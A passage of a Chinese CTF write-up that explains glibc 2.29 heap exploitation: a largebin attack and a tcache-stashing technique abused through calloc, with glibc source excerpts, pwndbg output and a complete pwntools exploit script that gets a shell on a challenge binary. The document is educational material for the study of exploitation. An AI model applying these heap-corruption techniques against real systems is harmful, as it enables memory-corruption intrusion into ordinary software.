victim_index); fwd = bck->fd; } else {// 将chunk置入largebin victim_index = largebin_index (size); bck = bin_at (av, victim_index); fwd = bck->fd; 所以wp里的堆布局为: 这样当我们malloc(0x200)的堆块时,就会不满足bck == unsorted_chunks (av)和if (size == nb)从而把这个chunk(0x5601e80414c0)置入largebin中,第二次循环的时候,发现unsorted bin的size刚刚好,直接就取出返回 largebins 0x400: 0x5601e80414c0 —▸ 0x7f58e3c64090 (main_arena+1104) ◂— 0x5601e80414c0 这样的话就解决了这个问题,剩下的就是怎么进行largebin_attack了,原理为: if (in_smallbin_range (size)) { victim_index = smallbin_index (size); bck = bin_at (av, victim_index); fwd = bck->fd; } else //要放入的chunk是largebin { victim_index = largebin_index (size); bck = bin_at (av, victim_index); fwd = bck->fd; /* maintain large bins in sorted order */ if (fwd != bck) { /* Or with inuse bit to speed comparisons */ size |= PREV_INUSE; /* if smaller than smallest, bypass loop below */ assert (chunk_main_arena (bck->bk)); if ((unsigned long) (size) < (unsigned long) chunksize_nomask (bck->bk)) { fwd = bck; bck = bck->bk; victim->fd_nextsize = fwd->fd; victim->bk_nextsize = fwd->fd->bk_nextsize; fwd->fd->bk_nextsize = victim->bk_nextsize->fd_nextsize = victim; } else { assert (chunk_main_arena (fwd)); while ((unsigned long) size < chunksize_nomask (fwd)) { fwd = fwd->fd_nextsize; assert (chunk_main_arena (fwd)); } if ((unsigned long) size == (unsigned long) chunksize_nomask (fwd)) /* Always insert in the second position. */ fwd = fwd->fd; else //原本在largebin(fwd)的size和要放入的largebin(victim)的size不等 { victim->fd_nextsize = fwd; victim->bk_nextsize = fwd->bk_nextsize; fwd->bk_nextsize = victim; //!!!! victim->bk_nextsize->fd_nextsize = victim; } bck = fwd->bk; } } else victim->fd_nextsize = victim->bk_nextsize = victim; } mark_bin (av, victim_index); victim->bk = bck; victim->fd = fwd; fwd->bk = victim; bck->fd = victim; 所以我们可以利用程序里的UAF漏洞伪造好fwd->bk_nextsize,随后的victim->bk_nextsize->fd_nextsize = victim;就会在fwd->bk_nextsize+0x20的位置写入victim这个值,如果我们让这个堆地址写入到heap_base+0x20的位置就能使用后门函数了,这里要注意的一个点就是待插入的chunk的size要和已经在largebin里的chunk的size不相等。 来看看效果: 把unsortedbin放入largebin之前 放入后(这里的堆基地址为0x565505852000) 可以看到0x220大小的chunk被改为了有48个,这样我们就可以利用后门函数申请到__malloc_hook了 具体的exp见 https://balsn.tw/ctf_writeup/20191012-hitconctfquals/#one-punch-man 方法3 方法3是在打今年某公益ctf的时候学到的,题目名字叫signin 程序逻辑很短,只能add10次: unsigned __int64 add() { unsigned int idx; // [rsp+Ch] [rbp-24h] __int64 s; // [rsp+10h] [rbp-20h] __int64 v3; // [rsp+18h] [rbp-18h] unsigned __int64 v4; // [rsp+28h] [rbp-8h] v4 = __readfsqword(0x28u); puts("idx?"); s = 0LL; v3 = 0LL; memset(&s, 0, 0x10uLL); read(0, &s, 0xFuLL); idx = atoi((const char *)&s); if ( addcnt >= 0 && idx <= 0xF ) { ptrlist[idx] = malloc(0x70uLL); flags[idx] = 1; --addcnt; //addcnt 初始值为9 } return __readfsqword(0x28u) ^ v4; } dele后flags会置零,但指针没置零,故可以UAF: unsigned __int64 del() { unsigned int idx; // [rsp+Ch] [rbp-24h] __int64 s; // [rsp+10h] [rbp-20h] __int64 v3; // [rsp+18h] [rbp-18h] unsigned __int64 v4; // [rsp+28h] [rbp-8h] v4 = __readfsqword(0x28u); puts("idx?"); s = 0LL; v3 = 0LL; memset(&s, 0, 0x10uLL); read(0, &s, 0xFuLL); idx = atoi((const char *)&s); if ( idx <= 0xF && flags[idx] == 1 ) { free(ptrlist[idx]); flags[idx] = 0; } return __readfsqword(0x28u) ^ v4; } 但是不能double free,因为glibc2.29在free tcache的时候会对tcache进行check: /* This test succeeds on double free. However, we don't 100% trust it (it also matches random payload data at a 1 in 2^<size_t> chance), so verify it's not an unlikely coincidence before aborting. */ if (__glibc_unlikely (e->key == tcache)) { tcache_entry *tmp; LIBC_PROBE (memory_tcache_double_free, 2, e, tc_idx); for (tmp = tcache->entries[tc_idx]; tmp; tmp = tmp->next) if (tmp == e) malloc_printerr ("free(): double free detected in tcache 2"); /* If we get here, it was a coincidence. We've wasted a few cycles, but don't abort. */ } 还有就是仅有的一次edit机会和一个后门,不过后门要满足bss段中的ptr不为零: void __noreturn backdoor() { calloc(1uLL, 0x70uLL); if ( ptr ) system("/bin/sh"); exit(0); } 这里一开始想到的也是unsortedbin attack,如果能攻击到bss段中的ptr,那我们就能getshell了,但是这题申请的堆块固定了是0x70,故也就不能利用unsortedbin attack 我们可以看到这个backdoor函数很诡异,为什么要平白无故调用一个calloc,然后又想到程序限制了申请的堆块大小为0x70,是在fastbin的范围里,顺着这两点,去看源码,最后找到了利用点: static void * _int_malloc (mstate av, size_t bytes) { ............................... #if USE_TCACHE size_t tcache_unsorted_count; /* count of unsorted chunks processed */ #endif checked_request2size (bytes, nb); /* There are no usable arenas. Fall back to sysmalloc to get a chunk from mmap. */ ..................................................... /* If the size qualifies as a fastbin, first check corresponding bin. This code is safe to execute even if av is not yet initialized, so we can try it without checking, which saves some time on this fast path. */ ................................... if ((unsigned long) (nb) <= (unsigned long) (get_max_fast ())) { idx = fastbin_index (nb); mfastbinptr *fb = &fastbin (av, idx); mchunkptr pp; victim = *fb; if (victim != NULL) { if (SINGLE_THREAD_P) *fb = victim->fd; else REMOVE_FB (fb, pp, victim); if (__glibc_likely (victim != NULL)) { size_t victim_idx = fastbin_index (chunksize (victim)); if (__builtin_expect (victim_idx != idx, 0)) malloc_printerr ("malloc(): memory corruption (fast)"); check_remalloced_chunk (av, victim, nb); #if USE_TCACHE /* While we're here, if we see other chunks of the same size, stash them in the tcache. */ size_t tc_idx = csize2tidx (nb); if (tcache && tc_idx < mp_.tcache_bins) { mchunkptr tc_victim; /* While bin not empty and tcache not full, copy chunks. */ while (tcache->counts[tc_idx] < mp_.tcache_count && (tc_victim = *fb) != NULL) { if (SINGLE_THREAD_P) *fb = tc_victim->fd; else { REMOVE_FB (fb, pp, tc_victim); if (__glibc_unlikely (tc_victim == NULL)) break; } tcache_put (tc_victim, tc_idx); } } #endif 我们可以看到这句注释:/* While bin not empty and tcache not full, copy chunks. */,应该是fastbin再取下一块之后,如果fastbin还有剩余,而且对应大小的tcache没满,就把它放到对应大小的tcache,而且这里没有任何检查,在跟进去tcache_put: tcache_put (mchunkptr chunk, size_t tc_idx) { tcache_entry *e = (tcache_entry *) chunk2mem (chunk); assert (tc_idx < TCACHE_MAX_BINS); /* Mark this chunk as "in the tcache" so the test in _int_free will detect a double free. */ e->key = tcache; e->next = tcache->entries[tc_idx]; tcache->entries[tc_idx] = e; ++(tcache->counts[tc_idx]); } 这有句e->key = tcache;这是为了检查tcache的double free,如果我们伪造了那个fastbin chunk,我们就可以往chunk+0x18的位置写入tcache的值,效果和原来的unsortedbin attack很像 效果: pwndbg> bins tcachebins 0x80 [ 6]: 0x21c84e0 —▸ 0x21c8460 —▸ 0x21c83e0 —▸ 0x21c8360 —▸ 0x21c82e0 —▸ 0x21c8260 ◂— 0x0 fastbins 0x20: 0x0 0x30: 0x0 0x40: 0x0 0x50: 0x0 0x60: 0x0 0x70: 0x0 0x80: 0x21c8650 —▸ 0x4040a8 ◂— 0xffffffff00000000 调用calloc后: pwndbg> bins tcachebins 0x80 [ 7]: 0x4040b8 (completed) —▸ 0x21c84e0 —▸ 0x21c8460 —▸ 0x21c83e0 —▸ 0x21c8360 —▸ 0x21c82e0 —▸ 0x21c8260 ◂— 0x0 pwndbg> telescope 0x4040b8+8 00:0000│ 0x4040c0 (ptr) —▸ 0x21c8010 ◂— 0x7000000000000 01:0008│ 0x4040c8 ◂— 0x0 成功把tcache写入ptr,这也是为什么后门函数在一开始会有个诡异的calloc,顺带一提的是calloc不会使用tcache里的堆块 exp: from pwn import * context.arch = 'amd64' def cmd(c): p.recvuntil("your choice?") p.sendline(str(c)) def add(idx): cmd(1) p.recvuntil("idx?") p.sendline(str(idx)) def dele(idx): cmd(3) p.recvuntil("idx?") p.sendline(str(idx)) def edit(idx,content): cmd(2) p.recvuntil("idx?") p.send(str(idx).ljust(0xf,"\x00")) p.send(content) def main(host,port=4205): global p if host: p = remote(host,port) else: p = process("./pwn") gdb.attach(p,"b *0x000000000401343") # gdb.attach(p) for i in range(9): add(i) for i in range(9): dele(i) edit(8,p64(0x0000000004040C0-0x18)) add(1) cmd(6) p.interactive() if __name__ == "__main__": # libc = ELF("/lib/x86_64-linux-gnu/libc.so.6",checksec=False) # elf = ELF("./re-alloc",checksec=False) main(args['REMOTE']) 后记 3种方法都介绍完毕了,这里在提一下glibc源码调试,这对我们解决题目有很大的帮助: 先下载一个Ubuntu19.04,用VMware装上,或者用docker去pull一个Ubuntu19.04的镜像 接着 sudo apt install glibc-source sudo apt install libc6-dbg sudo tar -xf /usr/src/glibc/glibc-2.29.tar.xz 搞好后,在程序运行时gdb贴上去 /usr/src/glibc/glibc-2.29/是源码目录,然后后面的文件夹要自己指定下,比如我想源码调试malloc里的函数: pwndbg> directory /usr/src/glibc/glibc-2.29/malloc 效果: 如果没敲directory /usr/src/glibc/glibc-2.29/malloc,就不会出现相对应的源码,个人觉得还是挺方便的,特别是涉及到chunk分配的时候,看着相对应的源码一行一行的debug,体验很好 :P 参考链接 https://medium.com/@ktecv2000/hitcon-ctf-2019-quals-one-punch-man-pwn-292pts-3e94eb3fd312 https://balsn.tw/ctf_writeup/20191012-hitconctfquals/#one-punch-man 实验推荐 CTF-PWN练习之精确覆盖变量数据 http://hetianlab.com/expc.do?ec=ECID172.19.104.182014110113362900001


资源下载

更多资源
Nacos

Nacos

Nacos /nɑ:kəʊs/ 是 Dynamic Naming and Configuration Service 的首字母简称,一个易于构建 AI Agent 应用的动态服务发现、配置管理和AI智能体管理平台。Nacos 致力于帮助您发现、配置和管理微服务及AI智能体应用。Nacos 提供了一组简单易用的特性集,帮助您快速实现动态服务发现、服务配置、服务元数据、流量管理。Nacos 帮助您更敏捷和容易地构建、交付和管理微服务平台。

Rocky Linux

Rocky Linux

Rocky Linux(中文名:洛基)是由Gregory Kurtzer于2020年12月发起的企业级Linux发行版,作为CentOS稳定版停止维护后与RHEL(Red Hat Enterprise Linux)完全兼容的开源替代方案,由社区拥有并管理,支持x86_64、aarch64等架构。其通过重新编译RHEL源代码提供长期稳定性,采用模块化包装和SELinux安全架构,默认包含GNOME桌面环境及XFS文件系统,支持十年生命周期更新。

Sublime Text

Sublime Text

Sublime Text具有漂亮的用户界面和强大的功能,例如代码缩略图,Python的插件,代码段等。还可自定义键绑定,菜单和工具栏。Sublime Text 的主要功能包括:拼写检查,书签,完整的 Python API , Goto 功能,即时项目切换,多选择,多窗口等等。Sublime Text 是一个跨平台的编辑器,同时支持Windows、Linux、Mac OS X等操作系统。

WebStorm

WebStorm

WebStorm 是jetbrains公司旗下一款JavaScript 开发工具。目前已经被广大中国JS开发者誉为“Web前端开发神器”、“最强大的HTML5编辑器”、“最智能的JavaScript IDE”等。与IntelliJ IDEA同源,继承了IntelliJ IDEA强大的JS部分的功能。

用户登录
用户注册